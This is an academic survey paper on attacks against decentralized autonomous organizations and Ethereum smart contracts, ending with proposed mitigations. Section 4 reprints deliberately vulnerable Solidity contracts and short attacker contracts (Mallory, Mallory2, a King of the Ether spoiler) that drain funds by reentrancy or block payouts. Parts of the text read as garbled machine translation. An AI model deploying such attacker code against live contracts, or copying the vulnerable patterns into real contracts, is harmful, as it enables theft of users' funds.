Methods of protecting decentralized autonomous organizations from crashes and attacks

A.A. Andryukhin <Alexandr@kcdigital.ru>
KCD, office 3, 131, prospect Mira, Moscow, 129226, Russia

Abstract. Field of study: Blockchain technology, decentralized autonomous organizations, smart contract and their resistance to attacks and failures. Theoretical and practical significance: Due to the fact that such a form of organization is experimental, participants often face problems of attacks on the organization, the consequences of incorrectly written rules and of fraud. The task of creating decentralized autonomous organizations that are resistant to failures and attacks, and research on the causes of such problems has become relevant for software developers and architects. Goals and objectives of work: Investigation of attack algorithms and development of methods for ensuring the sustainability of decentralized autonomous organizations for attacks on the basis of analysis of the subprocesses of border events and logs using the methods of Process Mining. The methods to be developed should promptly identify and prevent inconsistencies between the alleged and actual behavior of smart contracts that lead to such errors in the operation, such as the content of spam contracts, empty transactions, increased block processing time, etc.

Keywords: blockchain; decentralized autonomous organizations; process mining; smart contract; security

DOI: 10.15514/ISPRAS-2018-30(3)-11

For citation: Andryukhin A.A. Methods of protecting decentralized autonomous organizations from crashes and attacks. Trudy ISP RAN/Proc. ISP RAS, vol. 30, issue 3, 2018, pp. 149-164. DOI: 10.15514/ISPRAS-2018-30(3)-11

1. Introduction

1.1 Blockchain and crypto-currencies

In the past few years, thanks to the popularization of blockchain technology, which represents a continuous series of blocks containing information, built according to certain rules, there were created many services and applications using various crypto-currencies [13]. Many crypto-currencies are inextricably linked with this technology for such reasons: decisions on the blockchain do not require trust between the participants, they are open and validated. Success of the Bitcoin, decentralized crypto-currency with the capitalization of more than $ 10 billion, is of genuine interest both in industry, government, and in science [2]. A whitepaper, written under the pseudonym Satoshi Nakamoto in 2008, is the basic document for any form of organization created on blocking technology. This document for the first time outlines the Bitcoin structure and introduces the concept of blockchain [30]. The theoretical basis used in the creation of decentralized autonomous organizations is based on the research of automatic verification systems [31, 32], cryptography [33, 34] and distributed databases [35, 36].

1.2 Decentralized autonomous organizations

The economic theory and research of organizations [19, 20], the theory of contracts [21, 22], auction mechanisms [23, 24], the theory of innovation [25, 26], as well as virtual organizations [27, 28] played an important role in the emergence of decentralized autonomous organizations [30].

Bitcoin can be called the very first decentralized autonomous organization created to carry out paid transactions [1]. The most famous decentralized autonomous organization, based on the Bitcoin code, was created in 2014 and was given the current name Dash in March 2015. Dash is currently experiencing a stage of rapid growth. In September 2017, the company's market capitalization was $ 2.5 billion.

However, the most promising platforms for the development of decentralized autonomous organizations are platforms that use smart contracts and the Turing-complete programming language, such as Ethereum [2].

On April 30, 2016, the first decentralized crowd-funding project, known as The Dao (Decentralized Autonomous Organization), was launched on the Ethereum blockchain platform. The organization was established as a venture capital fund with transparent and democratic flows of project financing, in which each investor would have a voice whose weight is directly proportional to the funds invested. The technology of smart contracts was laid for the first time in the basis of the functioning of the organization The DAO. The Dao in record time attracted more than $ 168 million in investment almost immediately became a target of intruders and was repeatedly attacked to steal or freeze funds. As a result of one of the attacks, more than $ 50 million was stolen from the organization, and as a result of the other, more than $ 150 million was frozen [14, 16]. The imperfection in the code of smart contracts and the existing vulnerabilities, as well as the inability to change them lead to so-called softfork and hardfork. The Dao is not the only decentralized organization deployed on Ethereum. Fermat (www.fermat.org), Digix.global also operate on the Ethereum blockchain platform and are managed collectively by the participants who own the tokens by voting.

1.3 Smart contracts

In 1994, cryptographer Nick Szabo proposed the use of cryptography and computer technology to automate the process of concluding, executing and auditing various contracts [29]. The development of this direction led to the creation of smart contracts on the basis of the blockade - special electronic algorithms introduced into the block, where they are monitored by the decentralized computer network itself. This allows you to expand the capabilities of the block-up to a computing platform for centralized execution of common tasks [5].

Smart contracts allow you to exclude from the process of intermediaries because computer algorithm independently and automatically confirms the fulfillment of the terms of the contract and determines what to do with the asset for which the contract was created. Smart contracts are protected from uncoordinated changes in the terms of the transaction, allow you to automate the audit and make it in real time.

The most famous framework for smart contracts is Ethereum, a decentralized virtual machine, where the Turing-complete programming language is used to create smart contracts. A distinctive feature of Ethereum is the ability to transfer ETH crypto currency between users and contracts. Users create transactions on the Ethereum network in order to create a new contract, call a contract, or transfer ETH to a contract or another user. Blockchain allows you to track the status of each contract and the balance of each user.

Smart contracts are unchangeable: after they are deployed in the core network, updates and changes are not possible, they are publicly available. The main serious problem of creating smart contracts is their formal verification: for example, in the Etherium network, verifying the decentralized virtual machine (EVM) code is very difficult, so unverified smart contracts are often the subject of hacker attacks. Later in the article, known vulnerabilities and attacks will be examined using the example of the Ethereum network and the distributed decentralized autonomous organization The Dao.

In this article, special attention will be paid to the security of decentralized autonomous organizations, which are based on smart contracts, examines examples of existing attacks. The problem of attacks on DAO is currently relevant, although it is currently not very well covered [2, 4].

2. Structure of the DAO based on smart-contracts

A decentralized autonomous organization is a supposedly "democratic" organization operating in a distributed network through a combination of "smart" contracts and a rich scripting language. Technically, DAO is the implementation of a financial service by performing all necessary calculations directly in smart contracts when using the scripting language. A distributed ledger, for example, a host, provides a secure environment for computing and storing data across the entire network, and, as a consequence, eliminates the need for a central trusted party [1].

As an example of the structure of a decentralized autonomous organization, TheDAO can be considered, where the main smart contract is used, serving as a "factory" for sub-contracts, the number of which is already in the millions. Smart contracts in Ethereum run on Ethereum Virtual Machine (EVM), the predominant language of contracts is Solidity. A smart contract is an autonomous agent with its own software logic, an identification address in the network and the associated balance of the Ether. After the initialization, the contract code can no longer be changed, the contract can be called repeatedly and stored on the network forever, until it executes the bytecode of the suicide instruction, after which the contract is no longer subject to a call and is called *dead* [7,9]. Each contract call is carried out by sending a transaction to the address of the contract together with the input data and charges (the so-called gas). Ideally, the entire mining network performs a function call and skips or does not miss the contract, depending on the consensus reached, based on the consensus protocol. The result of the calculation is replicated through the blockchain and provides a commission for the transaction for the miners in accordance with the established interest rates.

In addition to being used as a reward, the service fee also protects against *denial-of-service attacks* when an attacker tries to slow down the entire network by requesting time-consuming calculations. Each operation consumes a certain level of *gas*, the upper consumption threshold and the unit price of which are indicated in the transaction. Unused gas comes back, and if during the calculation all gas was consumed, then the process stops and all gas is lost.

EVM allows contract functions to have a local state, while contracts themselves can contain global variables stored in the blockchain. Contracts can also refer to other contracts via message calls. The output of these calls is part of the same transaction and is also returned during the runtime of the transaction. It is important to note that calls can also send the Ether to other contracts and non-contractual addresses. The balance of the contract can be read by any member of the blockchain, but it can be changed only by calls originating from other contracts or initiated from outside the transaction. Only contracts with white list addresses can receive funding from the organization, and track the addition of new contract addresses, the main purpose of which is financing, curators [9].

The main motive for the introduction of human control is the screening out of malicious addresses, through which the "51% attack" is carried out, the purpose of which is to transfer most of the company's funds to one block. After adding the contract address to the white list, further decisions on it are made by voting all the holders of the tokens. At the time of voting, the balance sheets of the voters are "frozen" to the voting results. The withdrawal of funds from the organization is possible only by creating a sub-organization, where the withdrawing funds is the sole curator. The decision on separation (creation of a new DAO) is also adopted by a general vote. The entire process of creating a new DAO takes a little more than 30 days [4, 10].

3. Vulnerabilities of DAO

Attacks of the DAO system based both on the technical imperfection of the system and on the behavioral characteristics of the DAO participants [15, 16, 17]. The behavior of participants allowed the appearance of the following types of attacks, some of which are still used for malicious actions in the system [4].

Stalker Attack. During the separation and creation of a subsidiary DAO in order to withdraw funds from the system (the withdrawal is possible only under this scheme), an attacker can seize tokens created by the DAO and have a negative impact on the withdrawal of funds.

Attack of the last moment. At the last moment of voting, a large investor is added with a hug number of tokens with which he votes "yes" and pushes an unprofitable or absurd project.

Attack of the value of the token. Sowing panic among tokens holders, forcing to sell tokens, and not invest in system projects. There is a buying up of tokens at a low price and the acquisition of a larger stake in the DAO.

Attack of extra-balance. The attacker provokes the separation of DAO to increase the book value of tokens. The more participants are separated from the DAO, the higher the value of the extra balance as a percentage.

Attack of 53%. Despite the huge amounts of 53% of DAO funds and curatorial verification of the addresses of financed contracts, there is a possibility of cartel collusion with the aim of raising funds for interrelated projects.

Attack of parallel voting. For the voting period, the balances of the voters are blocked, which can be used for voting for a malicious contract with a smaller voting period.

Attack on reward. To reduce the payments to the separated participants of the system, the remaining participants can deliberately create overheads for maintenance by looping money in fake contracts.

Logical vulnerability of voting. The nature of voting in the existing DAO does not allow to build a logical chain during voting. For example, (vote "yes" the proposal *A* if the proposal *B* is not funded). Because social processes are non-linear, it is impossible to foresee how competing or conflicting proposals run simultaneously.

Attacks that exploit the behavioral features of the system, for the most part, require tremendous resources and considerable training, while attacks based on technical vulnerabilities and bugs can be carried out with minimal costs, thus such attacks are the most interesting and dangerous.

According to the studies [5], the Ethereum blockchain contains over 34,000 vulnerable smart contracts per 1 million researched contracts. Vulnerable contracts were divided into 3 conditional groups: *suicidal contracts*, *prodigal contracts* and *greedy contracts* - such contracts allow either to block funds for an indefinite period, or to destroy the contract after implementation, or allow leakage means of purse to arbitrary users.

There are several types [2] of major vulnerabilities that make the contract dangerous for the system.

Call to the unknown. When the code is illiterate, the call, send, and delegate call primitives can result in sending to an unset address or returning a broadcast by calling a backup function.

Exception disorder. In Solidity, exceptions are used in the following cases:

- the gas has ended;

- the call stack has reached the limit;
- a command throw is executed [2].

However, in some cases (often these are chains of nested calls), exceptions can lead to an unplanned cancellation of the actions performed, while gas consumption is not returned [11].

Gasless send. The lack of gas in the transmission of Ether can cause unpredictable behavior.

Type casts. Using the compiler does not guarantee the correct operation of the contract.

Reentrancy. It can often be confusing to realize that if a function is not recursive, then it will not allow repeated repetitions. However, this misconception can lead to the fact that a non-recursive function starts a cycle of calls that ultimately consume all the gas [11].

Keeping secret. Fields in contracts can be both private and public for all users. However, declaring a field private does not guarantee its inaccessibility to others. This is due to the fact that to set the privacy of the field, the user must send the corresponding transaction to the miners who will then publish it in the blockchain. Since the blockchain itself is public, any user can check the contents of the transaction and make changes to the privacy of the field. In order to best protect the contract field, you need to use suitable cryptographic methods [12].

Immutable bugs. As already known, after the publication of the contract in the detachment, it is already impossible to change it, so contracts with errors can manifest themselves completely unpredictably. Sometimes, when the consequences of executing such contracts have an extremely negative impact on the entire detachment, the community comes to the decision to use *softfork* or *hardfork*.

Ether lost in transfer. Some addresses in the blockchain are not associated with either specific users or contracts, so when sending airtime to these addresses, it is lost irrevocably.

Stack size limit. The stack size is limited to 1024 frames. Every time there is a call to another contract or even yourself, the stack size increases by 1. If the rules for rejecting a call when reaching a stack limit are incorrectly set, then the attacker has the opportunity to exploit the vulnerability. The vulnerability was closed in 2016 by limiting gas at a rate of 63/64 from the existing one. Since the current gas limit is limited to 4.7M units, the depth of the stack is always less than 1024.

Unpredictable state. When sending a transaction to the network, the user can not always be sure of the status of the contract, which is determined by the cost of its fields and balance. This can happen because at the time of sending the contract status was changed by another transaction, or the contract contains dynamic variables associated with other contracts. Such vulnerability can be used by attackers to link the called contract to malicious components that allow stealing the broadcast.

Generating randomness. Due to the fact that execution of the bytecode on EVM is deterministic, i.e. all participants as a result of processing the transaction should receive the same result, unless otherwise specified, to obtain non-deterministic results, some contracts (for example, games, lotteries) use pseudo-random number generators. Such blocks usually have timestamps. The vulnerability lies in the fact that an attacker can try to create his own block with the content controlled by him in order to evade the result of the generator and shift the probability of distribution of pseudo-random numbers.


Time constraints. Time constraints are used to identify permitted or mandatory actions and contain a timestamp that is consistent with all participants in the process. Contracts can extract timestamps and set their own. Attackers can exploit this vulnerability to gain temporary advantages over other participants in the process.

The Threat of Quantum Computing. One of the potential vulnerabilities is the instability of cryptography to quantum attacks. The most popular public-key encryption algorithms, for example, RSA in the near future can be destroyed with the help of a quantum computer.

4. Levels of attacks on smart-contracts

In connection with the fact that the basis of any decentralized autonomous organization is the implementation of smart contracts, the main attacks are aimed at them. The existing vulnerabilities of smart contracts can be conditionally divided into three classes, depending on the level at which the vulnerability is detected (Solidity, EVM bytecode, blockchain). Each vulnerability class can spawn one or more known attack types [2, 16, 17] (fig. 1).


In the study [2], the simplest test DAO was simulated,



```
contract SimpleDAO {
  mapping (address => uint) public credit;
  function donate(address to){credit[to] += msg.value;}
  function queryCredit(address to) returns (uint){
    return credit[to];
  }
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

on which the following attacks, existing in real Ethereum, were made.

The DAO Attack. In the well-known attacks on the DAO, the purpose of which was to seize the organization's funds, the *call to the unknown* and *reentrancy* vulnerabilities were exploited, which could have a negative impact, because the broadcast was broadcast before the credit was reduced. Examples of contracts used in attacks:



```
contract Mallory {
  SimpleDAO public dao = SimpleDAO(0x354...);
  address owner;
  function Mallory(){owner = msg.sender; }
  function() { dao.withdraw(dao.queryCredit(this)); }
  function getJackpot(){ owner.send(this.balance); }
}
```

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
  function() {
     if (performAttack) {
        performAttack = false;
        dao.withdraw(1);
   }}

   function getJackpot(){
     dao.withdraw(dao.balance);
     owner.send(this.balance);
 }}
```






Fig. 1. Vulnerabilities of smart contracts

Attack in the game King of Ether throne. The game is represented by simplified contracts with vulnerabilities.




```
contract KotET {
  address public king;
  uint public claimPrice = 100;
  address owner;

  function KotET() {
    owner = msg.sender;  king = msg.sender;
  }

  function sweepCommission(uint amount)  {
    owner.send(amount);
  }

  function() {
    if (msg.value < claimPrice) throw;

    uint compensation = calculateCompensation();
    king.send(compensation);
    king = msg.sender;
    claimPrice = calculateNewPrice();
  }
  /* other functions below */
}
```



```
contract KotET {
  ...
  function() {
    if (msg.value < claimPrice) throw;
    uint compensation = calculateCompensation();
    if (!king.call.value(compensation)()) throw;
    king = msg.sender;
    claimPrice = calculateNewPrice();
}}

contract Mallory {

  function unseatKing(address a, uint w) {
    a.call.value(w);
  }

  function () {
    throw;
}}
```

At first glance, contracts seem fair, but the lack of a send return check (1) and intentional call exceptions (2) can result both in unfair winnings and in theft of contract funds after the game is over.


Attack in games with multiple players. In such games, hidden fields are often used, which are unknown during the game, but can be opened at the time of joining the game (vulnerability *keeping secrets*). An example of a similar game with existing vulnerabilities is represented by a contract



```
contract OddsAndEvens{
  struct Player { address addr; uint number;}
  Player[2] private players;
  uint8 tot = 0; address owner;

  function OddsAndEvens() {owner = msg.sender;}

  function play(uint number) {
    if (msg.value != 1 ether) throw;
    players[tot] = Player(msg.sender, number);
    tot++;
    if (tot==2) andTheWinnerIs();
  }

  function andTheWinnerIs() private {
    uint n = players[0].number
          + players[1].number;
    players[n%2].addr.send(1800 finney);
    delete players;
    tot=0;
  }

  function getProfit() {
    owner.send(this.balance);
  }
}
```

Using data from private fields, an attacker can lead a strategy of permanent winnings.


Attack of Rubixy. Was implemented in contracts that use the Ponzi scheme (financial pyramid). Attack was possible because the developers renamed the contract with DynamicPyramid Rubixy, forgetting to change the name of the constructor, which then became a function that everyone can call. Instead of a single use of DynamicPyramid when setting the owner's address, which is allowed to take profit, this function was used by intruders to set their addresses as owner addresses.



```
contract Rubixi {
  address private owner;
  function DynamicPyramid() { owner = msg.sender; }
  function collectAllFees() { owner.send(collectedFees); }
```

Attack GovernMental. As well as above, the contract is implemented by the Ponzi scheme. Money receives the final invested after 12 hours except for the fees of the organizers. After that, the array is cleared with the data of the participants. At some point, the list became so huge that it took much more gas to clean up the arrays than the maximum allowed for a single transaction.

A simplified version of the game with all the existing vulnerabilities looks like this



```
contract Governmental {
  address public owner;
  address public lastInvestor;
  uint public jackpot = 1 ether;
  uint public lastInvestmentTimestamp;
  uint public ONE_MINUTE = 1 minutes;

  function Governmental() {
    owner = msg.sender;
    if (msg.value<1 ether) throw;
  }

  function invest() {
    if (msg.value<jackpot/2) throw;
      lastInvestor = msg.sender;
      jackpot += msg.value/2;
      lastInvestmentTimestamp = block.timestamp;
  }
function resetInvestment() {
  if (block.timestamp <
      lastInvestmentTimestamp+ONE_MINUTE)
    throw;

    lastInvestor.send(jackpot);
    owner.send(this.balance-1 ether);

    lastInvestor = 0;
    jackpot = 1 ether;
    lastInvestmentTimestamp = 0;
  }
}
```

This scheme was also subjected to attacks using the *exception disorder* and *stack size limit* vulnerabilities. Thanks to these vulnerabilities, it became possible not to pay the winners to win by launching a new round of the game. Also, dishonest miners used the possibility of not adding new blocks to be the last ones invested, or adding a timestamp to the block in such a way that the block would become the last one each time.

An attack using dynamic libraries. Such attacks use the Unpredictable state vulnerability, since it is possible to update the library with malicious content after the publication of the contract.

5. Potential mitigations and solutions

Having considered the above vulnerabilities and attacks based on them, it is possible to draw conclusions and understand the need for steps to be taken in the field of DAO security.

Confidentiality. Many mistakenly accept conditional anonymity of transactions in the blockchain for real: transactions are recorded and stored in the public registry and are linked to the address of the account that does not contain information about the real person behind this account. However, identifying information can be obtained through web trackers and cookies. In addition, the required data is often contained directly in smart contracts [17]. Lack of confidentiality is a serious threat when it comes to medical records, identity documents, credential management, and a number of closed financial documents. Strengthen confidentiality in several ways:

- addresses on the Diffie-Hellman-Merkle protocol on elliptical curves (ECDHM) will allow the use of the secret key by the two sides of the process;
- creation of a decentralized mix-protocol for joining a group of payments into one pool, with the possibility of tracking amounts in a private registry, without a third party;
- evidence with zero disclosure – the preservation of confidential information and at the same time the certification of its availability; it can be achieved by authentication of the "call-response" to verify the transaction, using the zkSNARK (zk-zero-knowledge, SNARK-Succinct Non-interactive Adaptive Argument of Knowledge) module for verification; it will make certain contract variables private, ensuring that they are stored out of the blockchain by users who using the SNARK protocol to prove that they adhere to its rules (requires a prior "trust"); the use of the zkSTARK (T-transparent, i.e. transparent) block is a simple protocol that relies solely on hashes and is better protected of quantum computers, because it does not use elliptic curves;
- use of obfuscation (code entanglement);
- use of oracles - parties transferring information between smart contracts and external data sources;
- use of the trusted environment for program execution.

Verification of smart contracts. The development of tools for verification, the introduction of verification formats will make sure that the smart contract behaves the way it was intended. The complexity of verification of smart contracts lies in the complexity of verification of the EVM bytecode. Verification of smart contracts will also reduce the risk of virus infection and hacker attacks. Verification guarantees greater accuracy, than traditional approaches, for example, testing [8].

Perfection of intra-organizational processes. Improving the voting processes by introducing a grace period that allows the movement of non-voting funds, adding the function of the voting office, prolonging the voting time for a statistical release, attracting more users to the process, developing secure withdrawal methods will prevent a number of attacks and increase trust in the system.

Improving the mechanism for achieving consensus. The use of the existing PoW (Proof-of-Work) protocol, which depends on computing power, jeopardizes the decentralization of the system and makes it possible for a cartel plot. Because Major mining pools have a great advantage over private miners in the extraction of blocks and profit distribution, centralization occurs in the blockage and several large mining pools own more than 70% of the hash. A more advanced PoS protocol

(Proof-of-Stake) practically excludes the possibility of bundle aggregations in terms of computing power, but at the same time it requires solutions to problems such as «Nothing at stake», when forming forecaster, the miners vote simultaneously for several different blocks on one altitude, or start fork from any place, getting validators of previous participants and creating a million blocks in a new blockchain, preventing users from understanding which of the blockchain is «correct».

Creation of the necessary tools for development.

At the moment, in the ecosystem of the toolkit of the developer of smart contracts, the weak points are:

- Integrated Development Environment (IDE);
- the code assembly system and compiler program;
- deployment tools;
- storage medium;
- debugging and logging tools;
- security audit;
- analytical tools.

Improving the development toolkit will have a positive impact on the functioning of the entire DAO.

References

[1]. Williams J. The Seconomics (Security-Economics) Vulnerabilities of Decentralized Autonomous Organizations. Lecture Notes in Computer Science, vol. 10476, 2017, pp. 171-179.

[2]. Atzei N., Bartoletti M., Cimoli T. A survey of attacks on Ethereum smart contracts (SoK). In Proc. of the International Conference on Principles of Security and Trust, 2017, pp. 164-186.

[3]. Mehar M. et al. Understanding a Revolutionary and Flawed Grand Experiment in Blockchain: The DAO Attack. Available at SSRN: https://ssrn.com/abstract=3014782, accessed 29.05.2018.

[4]. DuPont Q. Experiments in algorithmic governance: A history and ethnography of “The DAO,” a failed decentralized autonomous organization. In Bitcoin and Beyond: Cryptocurrencies, Blockchains and Global Governance, Routledge, 2017, 212 p.

[5]. Nikolic I. et al. Finding The Greedy, Prodigal, and Suicidal Contracts at Scale. arXiv preprint arXiv:1802.06038, 2018.

[6]. Grossman S. et al. Online detection of effectively callback free objects with applications to smart contracts. Proceedings of the ACM on Programming Languages, vol. 2, issue POPL, article 48, 2017, 20 p.

[7]. Gurfinkel A. et al. The SeaHorn verification framework. In Proc. of the International Conference on Computer Aided Verification, 2015, pp. 343-361.

[8]. Bhargavan K. et al. Formal verification of smart contracts. In Proc. of the ACM Workshop on Programming Languages and Analysis for Security, 2016, pp. 91-96.

[9]. Delmolino K. et al. Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In Proc. of the International Conference on Financial Cryptography and Data Security, 2016, pp. 79-94.

[10]. Wüst K., Gervais A. Ethereum Eclipse Attacks. Report, ETH Zurich Research Collection, 2016, 7 p.

[11]. Chen T. et al. An Adaptive Gas Cost Mechanism for Ethereum to Defend Against Under-Priced DoS Attacks. In Proc. of the International Conference on Information Security Practice and Experience, 2017, pp. 3-24.

[12]. Luu L. et al. Making smart contracts smarter. In Proc. of the ACM SIGSAC Conference on Computer and Communications Security, 2016, pp. 254-269.

[13]. Dhillon V., Metcalf D., Hooper M. The DAO Hacked. In Blockchain Enabled Applications, Apress. Berkeley, CA, 2017, pp. 67-78.

[14]. Mayer H. ECDSA security in bitcoin and ethereum: a research survey. CoinFabrik, 2016. Available at https://blog.coinfabrik.com/wp-content/uploads/2016/06/ECDSA-Security-in-Bitcoin-and-Ethereum-a-Research-Survey.pdf, accessed 29.05.2018.

[15]. Marcus Y., Heilman E., Goldberg S. Low-Resource Eclipse Attacks on Ethereum’s Peer-to-Peer Network. IACR Cryptology ePrint Archive, Available at https://eprint.iacr.org/2018/236.pdf, accessed 29.05.2018.

[16]. Dika A. Ethereum Smart Contracts: Security Vulnerabilities and Security Tools, Master’s thesis, NTNU, 2017.

[17]. Wöhrer M., Zdun U. Smart Contracts: Security Patterns in the Ethereum Ecosystem and Solidity. In Proc. of the International Workshop on Blockchain Oriented Software Engineering (IWBOSE), 2018, 8 p.

[18]. Biryukov A., Khovratovich D., Tikhomirov S. Findel: Secure Derivative Contracts for Ethereum. In Proc. of the International Conference on Financial Cryptography and Data Security, 2017, pp. 453-467.

[19]. Ross S. A. The economic theory of agency: The principal's problem. The American Economic Review, vol. 63, №. 2, 1973, pp. 134-139.

[20]. Eisenhardt K. M. Agency theory: An assessment and review. Academy of management review, vol. 14, № 1, 1989, pp, 57-74.

[21]. Gale D., Hellwig M. Incentive-compatible debt contracts: The one-period problem. The Review of Economic Studies, vol. 52, №. 4, 1985, pp. 647-663.

[22]. Bolton P., Dewatripont M. Contract theory. MIT press, 2005, 744 p.

[23]. Edelman B., Ostrovsky M., Schwarz M. Internet advertising and the generalized second-price auction: Selling billions of dollars’ worth of keywords. American economic review, vol. 97, №. 1, 2007, pp. 242-259.

[24]. Roth A. E., Ockenfels A. Last-minute bidding and the rules for ending second-price auctions: Evidence from eBay and Amazon auctions on the Internet. American economic review, vol. 92, №. 4, 2002, pp. 1093-1103.

[25]. Greenstein S. How the internet became commercial: Innovation, privatization, and the birth of a new network. Princeton University Press, 2015, 488 p.

[26]. Moeen M., Agarwal R. Incubation of an industry: Heterogeneous knowledge bases and modes of value capture. Strategic Management Journal, vol. 38, №. 3, 2017, pp. 566-587.

[27]. Handy C. Trust and the virtual organization. Harvard business review, vol. 73, №. 3, 1995, pp. 40-51.

[28]. Markus M. L., Agres B. M. C. E. What makes a virtual organization work? MIT Sloan Management Review, vol. 42, №. 1. 2000, 16 p.

[29]. Szabo N. The idea of smart contracts. Nick Szabo’s Papers and Concise Tutorials. Available at

http://www.fon.hum.uva.nl/rob/Courses/InformationInSpeech/CDROM/Literature/LOTwinterschool2006/szabo.best.vwh.net/smart_contracts_idea.html, accessed 29.05.2018.

[30]. Nakamoto S. Bitcoin: A peer-to-peer electronic cash system. 2008. Available at https://bitcoin.org/bitcoin.pdf, accessed 29.05.2018.

[31]. Haber S., Stornetta W. S. How to time-stamp a digital document. In Proc. of the Conference on the Theory and Application of Cryptography, 1990, pp. 437-455.

[32]. Massias H., Avila X. S., Quisquater J. J. Design of a secure timestamping service with minimal trust requirement. In Proc. of the 20th Symposium on Information Theory in the Benelux, 1999, pp. 79-86.

[33]. Merkle R. C. Protocols for public key cryptosystems. In Proc. of the IEEE Symposium on Security and Privacy, 1980, pp. 122-122.

[34]. Katz J. et al. Handbook of applied cryptography. CRC press, 1996, 810 p.

[35]. Özsu M. T., Valduriez P. Principles of distributed database systems. Springer Science & Business Media, 2011, 846 p.

[36]. Bernstein P. A., Hadzilacos V., Goodman N. Concurrency control and recovery in database systems. 1987. Available at https://www.microsoft.com/en-us/research/wp-content/uploads/2016/05/ccontrol.zip, accessed 29.05.2018.

Методы защиты децентрализованных автономных организаций от системных отказов и атак

А.А. Андрюхин <Alexandr@kcdigital.ru>
ООО "КЕЙСИДИ", 129226, г Москва, проспект Мира, 131, офис 3

